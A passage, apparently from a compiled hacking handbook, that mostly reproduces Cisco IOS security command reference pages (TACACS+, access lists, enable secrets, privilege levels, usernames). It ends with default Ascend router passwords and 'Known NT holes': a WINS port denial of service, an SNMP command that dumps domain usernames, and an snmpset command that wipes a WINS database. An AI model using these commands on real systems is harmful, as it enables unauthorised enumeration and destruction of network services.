key Specify an authentication and encryption key. This must match the key used by the TACACS+ daemon. Specifying this key overrides the key set by the global command tacacs-server key for this server only.
string Character string specifying authentication and encryption key.

Default

No TACACS host is specified.

Command Mode

Global configuration

Usage Guidelines

This command first appeared in Cisco IOS Release 10.0.

You can use multiple tacacs-server host commands to specify additional hosts. The Cisco IOS software searches for hosts in the order in which you specify them. Use the single-connection, port, timeout, and key options only when running a AAA/TACACS+ server.

Because some of the parameters of the tacacs-server host command override global settings made by the tacacs-server timeout and tacacs-server key commands, you can use this command to enhance security on your network by uniquely configuring individual routers.

Examples

The following example specifies a TACACS host named Sea_Change:

```
tacacs-server host Sea_Change
```

The following example specifies that, for AAA confirmation, the router consult the CiscoSecure TACACS+ host named Sea_Cure on port number 51. The timeout value for requests on this connection is 3 seconds; the encryption key is a_secret.

```
tacacs-server host Sea_Cure single-connection port 51 timeout 3 key a_secret
```

Related Commands

A dagger (†) indicates that the command is documented outside this chapter.

login tacacs
ppp †
slip †
tacacs-server key

tacacs-server timeout

[12.6.7] tacacs-server key
Use the tacacs-server key global configuration command to set the authentication encryption
key used for all TACACS+ communications between the access server and the TACACS+
daemon. Use the no form of the command to disable the key.
tacacs-server key key
no tacacs-server key [key]
Syntax Description
key Key used to set authentication and encryption. This key must match the key used on the
TACACS+ daemon.
Command Mode
Global Configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
After enabling AAA with the aaa new-model command, you must set the authentication and
encryption key using the tacacs-server key command.
The key entered must match the key used on the TACACS+ daemon. All leading spaces are
ignored; spaces within and at the end of the key are not. If you use spaces in your key, do not
enclose the key in quotation marks unless the quotation marks themselves are part of the key.
Example
The following example illustrates how to set the authentication and encryption key to "dare to go":
tacacs-server key dare to go
Related Commands
aaa new-model
tacacs-server host

[12.6.8] tacacs-server last-resort
To cause the network access server to request the privileged password as verification, or to allow
successful login without further input from the user, use the tacacs-server last-resort global
configuration command. Use the no tacacs-server last-resort command to restore the system to
the default behavior.
tacacs-server last-resort {password | succeed}
no tacacs-server last-resort {password | succeed}
Syntax Description
password Allows the user to access the EXEC command mode by entering the password
set by the enable command.
succeed Allows the user to access the EXEC command mode

without further question.
Default
If, when running the TACACS server, the TACACS server does not respond, the default action is
to deny the request.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
Use the tacacs-server last-resort command to be sure that login can occur; for example, when
a systems administrator needs to log in to troubleshoot TACACS servers that might be down.

Note This command is not used in AAA/TACACS+.

Example
The following example forces successful login:
tacacs-server last-resort succeed
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
enable password †
login (EXEC) †

[12.6.9] tacacs-server notify
Use the tacacs-server notify global configuration command to cause a message to be
transmitted to the TACACS server, with retransmission being performed by a background
process for up to 5 minutes. Use the no form of this command to disable notification.
tacacs-server notify {connection [always] | enable | logout [always] | slip [always]}
no tacacs-server notify
Syntax Description
connection Specifies that a message be transmitted when a user makes a TCP connection.
always (Optional) Sends a message even when a user is not logged in. This option applies only
to SLIP or PPP sessions and can be used with the logout or slip keywords.
enable Specifies that a message be transmitted when a user enters the enable command.
logout Specifies that a message be transmitted when a user logs out.
slip Specifies that a message be transmitted when a user starts a SLIP or PPP session.
Default
No message is transmitted to the TACACS server.

Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0. The always and slip commands first
appeared in Cisco IOS Release 11.0.
The terminal user receives an immediate response, allowing access to the feature specified.
Enter one of the keywords to specify notification of the TACACS server upon receipt of the
corresponding action (when user logs out, for example).

Note This command is not used in AAA/TACACS+. It has been replaced by the
aaa accounting suite of commands.

Example
The following example sets up notification of the TACACS server when a user logs out:
tacacs-server notify logout

[12.7.0] tacacs-server optional-passwords
To specify that the first TACACS request to a TACACS server be made without password
verification, use the tacacs-server optional-passwords global configuration command. Use the
no form of this command to restore the default.
tacacs-server optional-passwords
no tacacs-server optional-passwords
Syntax Description
This command has no arguments or keywords.
Default
Disabled
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
When the user enters in the login name, the login request is transmitted with the name and a
zero-length password. If accepted, the login procedure completes. If the TACACS server refuses
this request, the server software prompts for a password and tries again when the user supplies a
password. The TACACS server must support authentication for users without passwords to make
use of this feature. This feature supports all TACACS requests---login, SLIP, enable, and so on.

Note This command is not used by AAA/TACACS+.

Example
The following example configures the first login to not require TACACS verification:
tacacs-server optional-passwords

[12.7.1] tacacs-server retransmit
To specify the number of times the Cisco IOS software searches the list of TACACS server hosts
before giving up, use the tacacs-server retransmit global configuration command. Use the no
form of this command to disable retransmission.
tacacs-server retransmit retries
no tacacs-server retransmit
Syntax Description
retries Integer that specifies the retransmit count.
Default
Two retries
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The Cisco IOS software will try all servers, allowing each one to time out before increasing the
retransmit count.
Example
The following example specifies a retransmit counter value of five times:
tacacs-server retransmit 5

[12.7.2] tacacs-server timeout
To set the interval that the server waits for a server host to reply, use the tacacs-server timeout
global configuration command. Use the no form of this command to restore the default.
tacacs-server timeout seconds
no tacacs-server timeout
Syntax Description
seconds Integer that specifies the timeout interval in seconds (between 1 and 300).
Default
5 seconds
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
Example
The following example changes the interval timer to 10 seconds:
tacacs-server timeout 10
Related Command

tacacs-server host

[12.7.3] Traffic Filter Commands
This chapter describes the commands used to configure Lock-and-key security (IP only).
Other traffic filter commands are protocol-specific, and are therefore described in the appropriate protocol-specific chapters in the Cisco IOS command references. You should refer to these protocol-specific chapters to find detailed information about traffic filter commands for each protocol. (Many of these protocols refer to the filters as "access lists.")
Specific information about configuring traffic filters (access lists) for these protocols can be found in protocol-specific chapters in the Cisco IOS configuration guides. General guidelines for using access lists can be found in the "Configuring Traffic Filters" chapter of the Security Configuration Guide.
Lock-and-key security is implemented with extended IP dynamic access lists. Lock-and-key security is available only for IP traffic, but provides more security functions than traditional static traffic filters.

[12.7.4] access-enable
To enable the router to create a temporary access list entry in a dynamic access list, use the access-enable EXEC command.
access-enable [host] [timeout minutes]
Syntax Description
host (Optional) Tells the software to enable access only for the host from which the Telnet session originated. If not specified, the software allows all hosts on the defined network to gain access. The dynamic access list contains the network mask to use for enabling the new network.
timeout minutes (Optional) Specifies an idle timeout for the temporary access list entry. If the access list entry is not accessed within this period, it is automatically deleted and requires the user to authenticate again. The default is for the entries to remain permanently. We recommend that this value equal the idle timeout set for the WAN connection.
Command Mode
EXEC
Usage Guidelines

This command first appeared in Cisco IOS Release 11.1.
This command enables the lock-and-key access feature.
You should always define either an idle timeout (with the timeout keyword in this command) or
an absolute timeout (with the timeout keyword in the access-list command). Otherwise, the
temporary access list entry will remain, even after the user terminates the session.
Example
The following example causes the software to create a temporary access list entry and tells the
software to enable access only for the host from which the Telnet session originated. If the
access list entry is not accessed within 2 minutes, it is deleted.
autocommand access-enable host timeout 2
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
access-list (extended) †
autocommand †

[12.7.5] access-template
To manually place a temporary access list entry on a router to which you are connected, use the
access-template EXEC command.
access-template [access-list-number | name] [dynamic-name] [source] [destination] [timeout
minutes]
Syntax Description
access-list-number Number of the dynamic access list.
name Name of an IP access list. The name cannot contain a space or quotation mark,
and must begin with an alphabetic character to avoid ambiguity with numbered access lists.
dynamic-name (Optional) Name of a dynamic access list.
source (Optional) Source address in a dynamic access list. The keywords host and
any are allowed. All other attributes are inherited from the original access-list entry.
destination (Optional) Destination address in a dynamic access list. The keywords host and
any are allowed. All other attributes are inherited from the original access-list entry.
timeout minutes (Optional) Specifies a maximum time limit for each entry within this
dynamic list. This is an absolute time, from creation, that an entry can reside in the list. The
default is an infinite time limit and allows an entry to remain permanently.

Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
This command provides a way to enable the lock-and-key access feature.
You should always define either an idle timeout (with the timeout keyword in this command) or an absolute timeout (with the timeout keyword in the access-list command). Otherwise, the dynamic access list will remain, even after the user has terminated the session.
Example
In the following example, the software enables IP access on incoming packets in which the source address is 172.29.1.129 and the destination address is 192.168.52.12. All other source and destination pairs are discarded.
access-template 101 payroll host 172.29.1.129 host 192.168.52.12 timeout 2
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
access-list (extended) †
autocommand †
clear access-template

[12.7.6] clear access-template
To manually clear a temporary access list entry from a dynamic access list, use the clear access-template EXEC command.
clear access-template [access-list-number | name] [dynamic-name] [source] [destination]
Syntax Description
access-list-number (Optional) Number of the dynamic access list from which the entry is to be deleted.
name Name of an IP access list from which the entry is to be deleted. The name cannot contain a space or quotation mark, and must begin with an alphabetic character to avoid ambiguity with numbered access lists.
dynamic-name (Optional) Name of the dynamic access list from which the entry is to be deleted.
source (Optional) Source address in a temporary access list entry to be deleted.
destination (Optional) Destination address in a temporary access list entry to be deleted.
Command Mode

EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
This command is related to the lock-and-key access feature. It clears any temporary access list
entries that match the parameters you define.
Example
The following example clears any temporary access list entries with a source of 172.20.1.12 from
the dynamic access list named vendor:
clear access-template vendor 172.20.1.12
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
access-list (extended) †
access-template

[12.7.7] show ip accounting
To display the active accounting or checkpointed database or to display access-list violations, use
the show ip accounting privileged EXEC command.
show ip accounting [checkpoint] [output-packets | access-violations]
Syntax Description
checkpoint (Optional) Indicates that the checkpointed database should be displayed.
output-packets (Optional) Indicates that information pertaining to packets that passed access
control and were successfully routed should be displayed. This is the default value if neither
output-packets nor access-violations is specified.
access-violations (Optional) Indicates that information pertaining to packets that failed
access lists and were not routed should be displayed.
Defaults
If neither the output-packets nor access-violations keyword is specified, show ip accounting
displays information pertaining to packets that passed access control and were successfully
routed.
Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
To use this command, you must first enable IP accounting on a per-interface basis.
Sample Displays
Following is sample output from the show ip accounting command:
Router# show ip accounting

Source	Destination	Packets	Bytes
172.30.19.40	172.30.67.20	7	306
172.30.13.55	172.30.67.20	67	2749
172.30.2.50	172.30.33.51	17	1111
172.30.2.50	172.30.2.1	5	319
172.30.2.50	172.30.1.2	463	30991
172.30.19.40	172.30.2.1	4	262
172.30.19.40	172.30.1.2	28	2552
172.30.20.2	172.30.6.100	39	2184
172.30.13.55	172.30.1.2	35	3020
172.30.19.40	172.30.33.51	1986	95091
172.30.2.50	172.30.67.20	233	14908
172.30.13.28	172.30.67.53	390	24817
172.30.13.55	172.30.33.51	214669	9806659
172.30.13.111	172.30.6.23	27739	1126607
172.30.13.44	172.30.33.51	35412	1523980
172.30.7.21	172.30.1.2	11	824
172.30.13.28	172.30.33.2	21	1762
172.30.2.166	172.30.7.130	797	141054
172.30.3.11	172.30.67.53	4	246
172.30.7.21	172.30.33.51	15696	695635
172.30.7.24	172.30.67.20	21	916
172.30.13.111	172.30.10.1	16	1137

Field	Description
Source	Source address of the packet

Destination Destination address of the packet
Packets Number of packets transmitted from the source address to the destination address
Bytes Number of bytes transmitted from the source address to the destination address

Following is sample output from the show ip accounting access-violations command. (The following displays information pertaining to packets that failed access lists and were not routed.)

```
Router# show ip accounting access-violations

  Source          Destination        Packets        Bytes
ACL
  172.30.19.40    172.30.67.20       7              306
77
  172.30.13.55    172.30.67.20       67             2749
185
  172.30.2.50     172.30.33.51       17             1111
140
  172.30.2.50     172.30.2.1         5              319
140
  172.30.19.40    172.30.2.1         4              262
77
Accounting data age is 41
```

Field Description
Source Source address of the packet
Destination Destination address of the packet
Packets For accounting keyword, number of packets transmitted from the source address to the destination address
For access-violations keyword, number of packets transmitted from the source address to the destination address that violated the access control list
Bytes For accounting keyword, number of bytes transmitted from the source address to the destination address
For access-violations keyword, number of bytes transmitted from the source address to the destination address that violated the access-control list
ACL Number of the access list of the last packet transmitted from the source to the destination that failed an access list

Related Commands

A dagger (†) indicates that the command is documented outside this chapter.

clear ip accounting †
ip accounting †

ip accounting-list †
ip accounting-threshold †
ip accounting-transits †

[12.7.8] Terminal Access Security Commands
This chapter describes the commands used to control access to the router.
enable
To log on to the router at a specified level, use the enable EXEC command.
enable [level]
Syntax Description
level (Optional) Defines the privilege level that a user logs in to on the router.
Default
Level 15
Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.

Note The enable command is associated with privilege level 0. If you configure AAA authorization
for a privilege level greater than 0, this command will not be included in the privilege level
command set.

Example
In the following example, the user is logging on to privilege level 5 on a router:
enable 5
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
disable †
privilege level (global)
privilege level (line)

[12.7.9] enable password
Use the enable password global configuration command to set a local password to control
access to various privilege levels. Use the no form of this command to remove the password
requirement.
enable password [level level] {password | encryption-type encrypted-password}
no enable password [level level]
Syntax Description
level level (Optional) Level for which the password applies. You can specify up to 16

privilege levels, using numbers 0 through 15. Level 1 is normal EXEC-mode user privileges. If this argument is not specified in the command or the no form of the command, the privilege level defaults to 15 (traditional enable privileges).
password Password users type to enter enable mode.
encryption-type (Optional) Cisco-proprietary algorithm used to encrypt the password. Currently the only encryption type available is 7. If you specify encryption-type, the next argument you supply must be an encrypted password (a password already encrypted by a Cisco router).
encrypted-password Encrypted password you enter, copied from another router configuration.

Default
No password is defined. The default is level 15.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
Use this command with the level option to define a password for a specific privilege level. After you specify the level and the password, give the password to the users who need to access this level. Use the privilege level (global) configuration command to specify commands accessible at various levels.
You will not ordinarily enter an encryption type. Typically you enter an encryption type only if you copy and paste into this command a password that has already been encrypted by a Cisco router.
Caution If you specify an encryption type and then enter a cleartext password, you will not be able to reenter enable mode. You cannot recover a lost password that has been encrypted by any method.
If the service password-encryption command is set, the encrypted form of the password you create with the enable password command is displayed when a show startup-config command is entered.
You can enable or disable password encryption with the service password-encryption command.
An enable password is defined as follows:
? Must contain from 1 to 25 uppercase and lowercase alphanumeric characters.
? Must not have a number as the first character.

? Can have leading spaces, but they are ignored. However, intermediate and trailing
spaces are recognized.
? Can contain the question mark (?) character if you precede the question mark with the
key combination Crtl-V when you create the password; for example, to create the
password abc?123, do the following:
? Enter abc.
? Type Crtl-V.
? Enter ?123.
When the system prompts you to enter the enable password, you need not precede the
question mark with the Ctrl-V; you can simply enter abc?123 at the password prompt.
Examples
In the following example, the password pswd2 is enabled for privilege level 2:
enable password level 2 pswd2
In the following example the encrypted password 1i5Rkls3LoyxzS8t9, which has been copied
from a router configuration file, is set for privilege level 2 using encryption type 7:
enable password level 2 7 1i5Rkls3LoyxzS8t9
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
disable †
enable †
enable secret
privilege level (global)
service password-encryption
show privilege
show startup-config †

[12.8.0] enable secret
Use the enable secret global configuration command to specify an additional layer of security
over the enable password command. Use the no form of the command to turn off the enable
secret function.
enable secret [level level] {password | encryption-type encrypted-password}
no enable secret [level level]
Syntax Description
level level (Optional) Level for which the password applies. You can specify up to sixteen
privilege levels, using numbers 0 through 15. Level 1 is normal EXEC-mode user privileges. If this
argument is not specified in the command or in the no form of

the command, the privilege level
defaults to 15 (traditional enable privileges). The same holds
true for the no form of the
command.
password Password users type to enter enable mode. This
password should be different
from the password created with the enable password command.

encryption-type (Optional) Cisco-proprietary algorithm
used to encrypt the password. Currently
the only encryption type available for this command is 5 . If
you specify encryption-type, the next
argument you supply must be an encrypted password (a password
encrypted by a Cisco router).
encrypted-password Encrypted password you enter, copied from
another router configuration.

Default
No password is defined. The default level is 15.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.0.
Use this command in conjunction with the enable password
command to provide an additional
layer of security over the enable password. The enable secret
command provides better security
by storing the enable secret password using a non-reversible
cryptographic function. The added
layer of security encryption provides is useful in
environments where the password crosses the
network or is stored on a TFTP server.
You will not ordinarily enter an encryption type. Typically
you enter an encryption type only if you
paste into this command an encrypted password that you copied
from a router configuration file.
 Caution If you specify an encryption-type and then enter a
cleartext password, you will not
be able to reenter enable mode. You cannot recover a lost
password that has been encrypted by
any method.
If you use the same password for the enable password and
enable secret commands, you
receive an error message warning that this practice is not
recommended, but the password will
be accepted. By using the same password, however, you
undermine the additional security the
enable secret command provides.

Note After you set a password using enable secret command, a

password set using the enable
password command works only if the enable secret is disabled or an older version of Cisco IOS
software is being used, such as when running an older rxboot image. Additionally, you cannot
recover a lost password that has been encrypted by any method.

If service password-encryption is set, the encrypted form of the password you create here is
displayed when a show startup-config command is entered.
You can enable or disable password encryption with the service password-encryption
command.
An enable password is defined as follows:
? Must contain from 1 to 25 uppercase and lowercase alphanumeric characters
? Must not have a number as the first character
? Can have leading spaces, but they are ignored. However, intermediate and trailing
spaces are recognized.
? Can contain the question mark (?) character if you precede the question mark with the
key combination Crtl-V when you create the password; for example, to create the
password abc?123, do the following:
? Enter abc.
? Type Crtl-V.
? Enter ?123.
When the system prompts you to enter the enable password, you need not precede the
question mark with the Ctrl-V; you can simply enter abc?123 at the password prompt.
Examples
The following example specifies the enable secret password of gobbledegook:
enable secret gobbledegook
After specifying an enable secret password, users must enter this password to gain access. Any
passwords set through enable password will no longer work.
Password: gobbledegoo
In the following example the encrypted password
1FaD0$Xyti5Rkls3LoyxzS8 , which has been
copied from a router configuration file, is enabled for privilege level 2 using encryption type 5:
enable password level 2 5 1FaD0$Xyti5Rkls3LoyxzS8
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
enable †
enable password

[12.8.1] ip identd
To enable identification support, use the ip identd global configuration command. Use the no
form of this command to disable this feature.
ip identd
no ip identd
Syntax Description
This command has no arguments or keywords.
Default
Identification support is not enabled.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.1.
The ip identd command returns accurate information about the host TCP port; however, no
attempt is made to protect against unauthorized queries.
Example
In the following example, identification support is enabled:
ip identd

[12.8.2] login authentication
To enable TACACS+ authentication for logins, use the login authentication line configuration
command. Use the no form of this command to either disable TACACS+ authentication for logins
or to return to the default.
login authentication {default | list-name}
no login authentication {default | list-name}
Syntax Description
default Uses the default list created with the aaa authentication login command.
list-name Uses the indicated list created with the aaa authentication login command.
Default
Uses the default set with aaa authentication login.
Command Mode
Line configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
This command is a per-line command used with AAA that specifies the name of a list of
TACACS+ authentication methods to try at login. If no list is specified, the default list is used
(whether or not it is specified in the command line).
 Caution If you use a list-name value that was not configured with the aaa authentication
login command, you will disable login on this line.
Entering the no version of login authentication has the same

effect as entering the command
with the default argument.
Before issuing this command, create a list of authentication processes by using the global
configuration aaa authentication login command.
Examples
The following example specifies that the default AAA authentication is to be used on line 4:
line 4
login authentication default
The following example specifies that the AAA authentication list called list1 is to be used on line
7:
line 7
login authentication list1
Related Command
aaa authentication login

[12.8.3] privilege level (global)
To set the privilege level for a command, use the privilege level global configuration command.
Use the no form of this command to revert to default privileges for a given command.
privilege mode level level command
no privilege mode level level command
Syntax Description
mode Configuration mode. (See the alias command in the Configuration Fundamentals
Command Reference for a description of mode.
level Privilege level associated with the specified command. You can specify up to sixteen
privilege levels, using numbers 0 through 15.
command Command to which privilege level is associated.
Defaults
Level 15 is the level of access permitted by the enable password.
Level 1 is normal EXEC-mode user privileges.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
The description of the alias command, in the Configuration Fundametals Command Reference,
shows the options for the mode argument in the privilege level global configuration command.
The password for a privilege level defined using the privilege level global configuration
command is configured using the enable password command.
Level 0 can be used to specify a more-limited subset of commands for specific users or lines. For

example, you can allow user "guest" to use only the show users and exit commands.

Note There are five commands associated with privilege level 0: disable, enable, exit, help, and logout. If you configure AAA authorization for a privilege level greater than 0, these five commands will not be included.

When you set a command to a privilege level, all commands whose syntax is a subset of that command are also set to that level. For example, if you set the show ip route command to level 15, the show commands and show ip commands are automatically set to privilege level 15--- unless you set them individually to different levels.
Example
The commands in the following example set the configure command to privilege level 14 and establish SecretPswd14 as the password users must enter to use level 14 commands.
privilege exec level 14 configure
enable secret level 14 SecretPswd14
Related Commands
enable password
enable secret
privilege level (line)

[12.8.4] privilege level (line)
To set the default privilege level for a line, use the privilege level line configuration command.
Use the no form of this command to restore the default user privilege level to the line.
privilege level level
no privilege level
Syntax Description
level Privilege level associated with the specified line.

Defaults
Level 15 is the level of access permitted by the enable password.
Level 1 is normal EXEC-mode user privileges.
Command Mode
Line configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
Users can override the privilege level you set using this command by logging in to the line and enabling a different privilege level. They can lower the privilege level by using the disable

command. If users know the password to a higher privilege level, they can use that password to
enable the higher privilege level.
You can use level 0 to specify a subset of commands for specific users or lines. For example, you
can allow user "guest" to use only the show users and exit commands.
You might specify a high level of privilege for your console line to restrict who uses the line.
Examples
The commands in the following example configure the auxiliary line for privilege level 5. Anyone
using the auxiliary line has privilege level 5 by default.
line aux 0
privilege level 5
The command in the following example sets all show ip commands, which includes all show
commands, to privilege level 7:
privilege exec level 7 show ip route
This is equivalent to the following command:
privilege exec level 7 show

The commands in the following example set show ip route to level 7 and the show and show ip
commands to level 1:
privilege exec level 7 show ip route
privilege exec level 1 show ip
Related Commands
enable password
privilege level (line)

[12.8.5] service password-encryption
To encrypt passwords, use the service password-encryption global configuration command.
Use the no form of this command to disable this service.
service password-encryption
no service password-encryption
Syntax Description
This command has no arguments or keywords.
Default
No encryption
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The actual encryption process occurs when the current configuration is written or when a
password is configured. Password encryption is applied to all passwords, including authentication
key passwords, the privileged command password, console and

virtual terminal line access
passwords, and BGP neighbor passwords. This command is primarily useful for keeping
unauthorized individuals from viewing your password in your configuration file.
When password encryption is enabled, the encrypted form of the passwords is displayed when a
show startup-config command is entered. Caution This command does not provide a high level
of network security. If you use this command, you should also take additional network security
measures.

Note You cannot recover a lost encrypted password. You must clear NVRAM and set a new
password.

Example
The following example causes password encryption to take place:
service password-encryption
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
enable password
key-string †
neighbor password †

[12.8.6] show privilege
To display your current level of privilege, use the show privilege EXEC command.
show privilege
Syntax Description
This command has no arguments or keywords.
Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 10.3.
Sample Display
The following is sample output from the show privilege command. The current privilege level is
15.
Router# show privilege
Current privilege level is 15
Related Commands
enable password level
enable secret level

[12.8.7] username
To establish a username-based authentication system, enter the

username global configuration
command.
username name {nopassword | password password [encryption-type
encrypted-password]}
username name password secret
username name [access-class number]
username name [autocommand command]
username name [callback-dialstring telephone-number]
username name [callback-rotary rotary-group-number]
username name [callback-line [tty] line-number [ending-line-
number]]
username name [nocallback-verify]
username name [noescape] [nohangup]
username name [privilege level]
Syntax Description
name Host name, server name, user ID, or command name.
The name argument can be only
one word. White spaces and quotation marks are not allowed.

nopassword No password is required for this user to log
in. This is usually most useful in
combination with the autocommand keyword.
password Specifies a possibly encrypted password for this
username.
password Password a user enters.
encryption-type (Optional) Single-digit number that
defines whether the text immediately following
is encrypted, and, if so, what type of encryption is used.
Currently defined encryption types are 0,
which means that the text immediately following is not
encrypted, and 7, which means that the
text is encrypted using a Cisco-defined encryption algorithm.

encrypted password Encrypted password a user enters.
password (Optional) Password to access the name argument. A
password must be from 1
to 25 characters, can contain embedded spaces, and must be the
last option specified in the
username command.
secret For CHAP authentication: specifies the secret for
the local router or the remote device.
The secret is encrypted when it is stored on the local router.
The secret can consist of any string
of up to 11 ASCII characters. There is no limit to the number
of username and password
combinations that can be specified, allowing any number of
remote devices to be authenticated.
access-class (Optional) Specifies an outgoing access list
that overrides the access list
specified in the access-class line configuration command. It

is used for the duration of the user's
session.
number Access list number.
autocommand (Optional) Causes the specified command to be
issued automatically after the
user logs in. When the command is complete, the session is
terminated. Because the command
can be any length and contain embedded spaces, commands using
the autocommand keyword
must be the last option on the line.
command The command string. Because the command can be any
length and contain
embedded spaces, commands using the autocommand keyword must
be the last option on the
line.
callback-dialstring (Optional) For asynchronous callback
only: permits you to specify a
telephone number to pass to the DCE device.
telephone-number For asynchronous callback only: telephone
number to pass to the DCE
device.
callback-rotary (Optional) For asynchronous callback only:
permits you to specify a
rotary group number. The next available line in the rotary
group is selected.
rotary-group-number For asynchronous callback only:
integer between 1 and 100 that
identifies the group of lines on which you want to enable a
specific username for callback.
callback-line (Optional) For asynchronous callback only:
specific line on which you enable a
specific username for callback.
tty (Optional) For asynchronous callback only: standard
asynchronous line.
line-number For asynchronous callback only: relative number
of the terminal line (or the first
line in a contiguous group) on which you want to enable a
specific username for callback.
Numbering begins with zero.
ending-line-number (Optional) Relative number of the last
line in a contiguous group on
which you want to enable a specific username for callback. If
you omit the keyword (such as tty),
then line-number and ending-line-number are absolute rather
than relative line numbers.
nocallback-verify (Optional) Authentication not required for
EXEC callback on the specified
line.
noescape (Optional) Prevents a user from using an escape
character on the host to which

that user is connected.
nohangup (Optional) Prevents the security server from disconnecting the user after an automatic command (set up with the autocommand keyword) has completed. Instead, the user gets another login prompt.
privilege (Optional) Sets the privilege level for the user.
level (Optional) Number between 0 and 15 that specifies the privilege level for the user.
Default
None
Command Mode
Global configuration
Usage Guidelines
The following commands first appeared in Cisco IOS Release 10.0:
username name {nopassword | password password [encryption-type encrypted-password]}
username name password secret
username name [access-class number]
username name [autocommand command]
username name [noescape] [nohangup]
username name [privilege level]
The following commands first appeared in Cisco IOS Release 11.1:
username name [callback-dialstring telephone-number]
username name [callback-rotary rotary-group-number]
username name [callback-line [tty] line-number [ending-line-number]]
username name [nocallback-verify]
The username command provides username and/or password authentication for login purposes only. (Note that it does not provide username and/or password authentication for enable mode when the enable use-tacacs command is also configured.)
Multiple username commands can be used to specify options for a single user.
Add a username entry for each remote system that the local router communicates with and requires authentication from. The remote device must have a username entry for the local router.
This entry must have the same password as the local router's entry for that remote device.
This command can be useful for defining usernames that get special treatment. For example, you can use this command to define an "info" username that does not require a password, but connects the user to a general purpose information service.
The username command is required as part of the configuration

for the Challenge Handshake
Authentication Protocol (CHAP). Add a username entry or each
remote system the local router
requires authentication from.

Note To enable the local router to respond to remote CHAP
challenges, one username name
entry must be the same as the hostname name entry that has
already been assigned to your
router.

If there is no secret specified and the debug serial-interface
command is enabled, an error is
displayed when a link is established and the CHAP challenge is
not implemented. CHAP
debugging information is available using the debug serial-
interface and debug serial-packet
commands. For more information about debug commands, refer to
the Debug Command
Reference.
Examples
To implement a service similar to the UNIX who command, which
can be entered at the login
prompt and lists the current users of the router, the username
command takes the following form:

username who nopassword nohangup autocommand show users
To implement an information service that does not require a
password to be used, the command
takes the following form:
username info nopassword noescape autocommand telnet
nic.ddn.mil
To implement an ID that works even if the TACACS servers all
break, the command takes the
following form:
username superuser password superpassword
The following example configuration enables CHAP on interface
serial 0. It also defines a
password for the local server, Adam, and a remote server, Eve.
hostname Adam

interface serial 0

encapsulation ppp

ppp authentication chap

username Adam password oursystem

username Eve password theirsystem

When you look at your configuration file, the passwords will be encrypted and the display will look
similar to the following:

```
hostname Adam

interface serial 0

encapsulation ppp

ppp authentication chap

username Adam password 7 1514040356

username Eve password 7 121F0A18
```

Related Commands

A dagger (†) indicates that the command is documented outside this chapter. Two daggers (††)
indicate that the command is documented in the Debug Command Reference.

arap callback †
callback-forced-wait †
debug callback ††
ppp callback †

[12.8.8] A Word on Ascend Routers

Ascend routers or ok, but they're not as powerful or as configurable as Cisco. So we will not
spend as much time on them. Actually we will not spend any time on them…The only thing we
will say is that unless an Administrator changes the password.. the default password on an
Ascend is either blank or ascend.

[13.0.0] Known NT/95/IE Holes

[13.0.1] WINS port 84

Found by NeonSurge (rhino9 team)

This is not a critical bug. Its actually more of a nuissance than anything else. If you telnet or
stream data to port84 of an NT server, it will cause an error to be recorded in the event long. In
some systems, this can cause the hard drive to completely fill up with error messages, causing
other applications to fail due to lack of drive space. The flaw will also cause the server to respond
extremely slow.

For the telnet attack, simply telnet to the WINS port on an NT server and type on garbage
characters, hit enter and it will cause the event log entry.

The same effect was achieved by using an application called pepsi to stream UDP informaiton to
the same port.

[13.0.2] WindowsNT and SNMP

Found by Christopher Rouland (from ntsecurity.net)

Christopher writes:

I have found two significant "features" in the SNMP agent implementations under NT 4.0 Server,
and I am sure there are more if I feel like really digging. The first issue I sent in earlier this year to
Microsoft and received no response other than "expected behavior" and the second I just found
and puts any large NT shop at a serious denial of service (DOS) risk.

1. This first exploit demonstrates the ability via SNMP to dump a list of all usernames in an NT
domain (assuming the target box is a DC) or on an NT Server. Here is the simplest NT example I could find to use this:
C:\NTRESKIT>snmputil walk public .1.3.6.1.4.1.77.1.2.25
should be a domain controller or server
2.The second exploit demonstrates the ability via SNMP to delete all of the records in a WINS
database remotely, bypassing all NT security. If you understand large scale WINS
architecture, you can understand the implications of this. Knowledge of SNMP community
strings would allow an attacker to effectively shut down any large NT infrastructure with "N"
commands (N=number of WINS servers). This is permitted due to the extensive "cmd" set
implemented in the WINS extension agent, specifically:

2. cmdDeleteWins OBJECT-TYPE
SYNTAX IpAddress
ACCESS read-write
STATUS mandatory
DESCRIPTION
"This variable when set will cause all information pertaining to a WINS (data records, context
information to be deleted from the local WINS. Use this only

when owner-address mapping
tables getting to near capacity. NOTE: deletion of all
information pertaining to the managed
WINS is not permitted"
::= { cmd 3 }
Since the SNMP toolset implemented under NT will not do snmp-set-requests, my sample
exploit was done using the CMU SNMP development kit under Unix. The command
"rnjdev02:~/cmu$ snmpset -v 1 192.178.16.2 public .1.3.6.1.4.1.311.1.2.5.3.0 a
192.178.16.2" successfully entirely deleted my WINS database.

3. It appears that there are several other pieces of the LMMIB2 definition that allow for things
